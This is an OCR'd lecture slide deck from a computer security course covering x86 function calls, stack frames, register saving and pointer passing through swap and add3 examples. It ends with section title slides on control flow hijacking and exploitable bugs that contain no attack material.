CS165 – Computer Security

Low-Level Execution & Control Flow Hijack Attacks

Oct 7, 2021

Revisiting **swap**


```
int course1 = 15213;
int course2 = 18243;

void call_swap() {
  swap(&course1, &course2);
}
```

Calling swap from call_swap

```
call_swap:
    • • •
    subl    $8, %esp
    movl    $course2, 4(%esp)
    movl    $course1, (%esp)
    call    swap
    • • •
```

```
void swap(int *xp, int *yp)
{
  int t0 = *xp;
  int t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```



Revisiting **swap**

```
void swap(int *xp, int *yp)
{
  int t0 = *xp;
  int t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```

```
swap:
    pushl %ebp
    movl  %esp, %ebp
    pushl %ebx

    movl  8(%ebp), %edx
    movl  12(%ebp), %ecx
    movl  (%edx), %ebx
    movl  (%ecx), %eax
    movl  %eax, (%edx)
    movl  %ebx, (%ecx)

    popl  %ebx
    popl  %ebp
    ret
```


Set Up

Body


Finish

`swap` Setup #1

Entering Stack




Resulting Stack





```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

`swap` Setup #2

Entering Stack




Resulting Stack





```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

swap Setup #3

Entering Stack




Resulting Stack




```
swap:
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```


`swap` Body




```
movl 8(%ebp),%edx    # get xp
movl 12(%ebp),%ecx   # get yp
. . .
```


swap Finish

Stack Before Finish




```
popl    %ebx
popl    %ebp
```

Resulting Stack



- Observation
  - Saved and restored register **%ebx**
  - Not so for **%eax**, **%ecx**, **%edx**

Disassembled **swap**

```
08048384 <swap>:
 8048384:  55                    push   %ebp
 8048385:  89 e5                 mov    %esp,%ebp
 8048387:  53                    push   %ebx
 8048388:  8b 55 08              mov    0x8(%ebp),%edx
 804838b:  8b 4d 0c              mov    0xc(%ebp),%ecx
 804838e:  8b 1a                 mov    (%edx),%ebx
 8048390:  8b 01                 mov    (%ecx),%eax
 8048392:  89 02                 mov    %eax,(%edx)
 8048394:  89 19                 mov    %ebx,(%ecx)
 8048396:  5b                    pop    %ebx
 8048397:  5d                    pop    %ebp
 8048398:  c3                    ret
```

Calling Code

```
 80483b4:  movl   $0x8049658,0x4(%esp) # Copy &course2
 80483bc:  movl   $0x8049654,(%esp)    # Copy &course1
 80483c3:  call   8048384 <swap>       # Call swap
 80483c8:  leave                       # Prepare to return
 80483c9:  ret                         # Return
```

Quiz - Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

1. Push to stack

Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

2. Use `call` (jump to procedure, save return location on stack)

Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

3. Use `sub %esp` to create new stack frame

Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

4. Use `%eax`

Control Flow: Function Calls

- What must assembly/machine language do?

Caller	Callee
1. Save function arguments **2. Jump to function body**	**3. Execute body** • **May allocate memory** • **May call functions** **4. Save function result** **5. Branch to where called**

5. Use `ret`

Pointer Code

Generating Pointer

```
/* Compute x + 3 */
int add3(int x) {
  int localx = x;
  incrk(&localx, 3);
  return localx;
}
```

Referencing Pointer


```
/* Increment value by k */
void incrk(int *ip, int k) {
  *ip += k;
}
```

- **`add3`** creates pointer and passes it to **`incrk`**

Creating and Initializing Local Variable

```
int add3(int x) {
  int localx = x;
  incrk(&localx, 3);
  return localx;
}
```

- Variable localx must be stored on stack
  - Because: Need to create pointer to it
- Compute pointer as -4(%ebp)



First part of add3

```
add3:
   pushl %ebp
   movl  %esp, %ebp
   subl  $24, %esp       # Alloc. 24 bytes
   movl  8(%ebp), %eax
   movl  %eax, -4(%ebp)  # Set localx to x
```


Creating Pointer as Argument

```
int add3(int x) {
  int localx = x;
  incrk(&localx, 3);
  return localx;
}
```

- Use **`leal`** instruction to compute address of localx

Middle part of add3

```
  movl $3, 4(%esp)    # 2nd arg = 3
  leal -4(%ebp), %eax # &localx
  movl %eax, (%esp)   # 1st arg = &localx
  call incrk
```




Retrieving local variable

```
int add3(int x) {
  int localx = x;
  incrk(&localx, 3);
  return localx;
}
```

- Retrieve localx from stack as return value

Final part of add3

```
movl -4(%ebp), %eax # Return val= localx
leave
ret
```



Agenda

- Compilation Workflow 
- x86 Execution Model
  - Basic Execution 
  - Memory Operation 
  - Control Flow 
  - Memory Organization 

Summary

- Compiler workflow
- The machine execution model
  - Register to register moves
    - Register mnemonics
  - Register/memory
    - mov and addressing modes for common codes
  - Control flow
    - EFLAGS
  - Program Memory Organization
    - Stack grows down
  - Functions
    - Pass arguments, callee and caller saved, stack frame


For more information

- Overall machine model:
  Computer Systems, a Programmer's Perspective
  by Bryant and O'Hallaron

- Calling Conventions:
  - http://en.wikipedia.org/wiki/X86_calling_conventions


Control flow hijacking

Computer Hackers




http://en.wikipedia.org/wiki/Hacker_(computer_security)

Computer Hackers




http://en.wikipedia.org/wiki/Hacker_(computer_security)


Computer Hackers



http://en.wikipedia.org/wiki/Hacker_(computer_security)


Find *Exploitable* Bugs






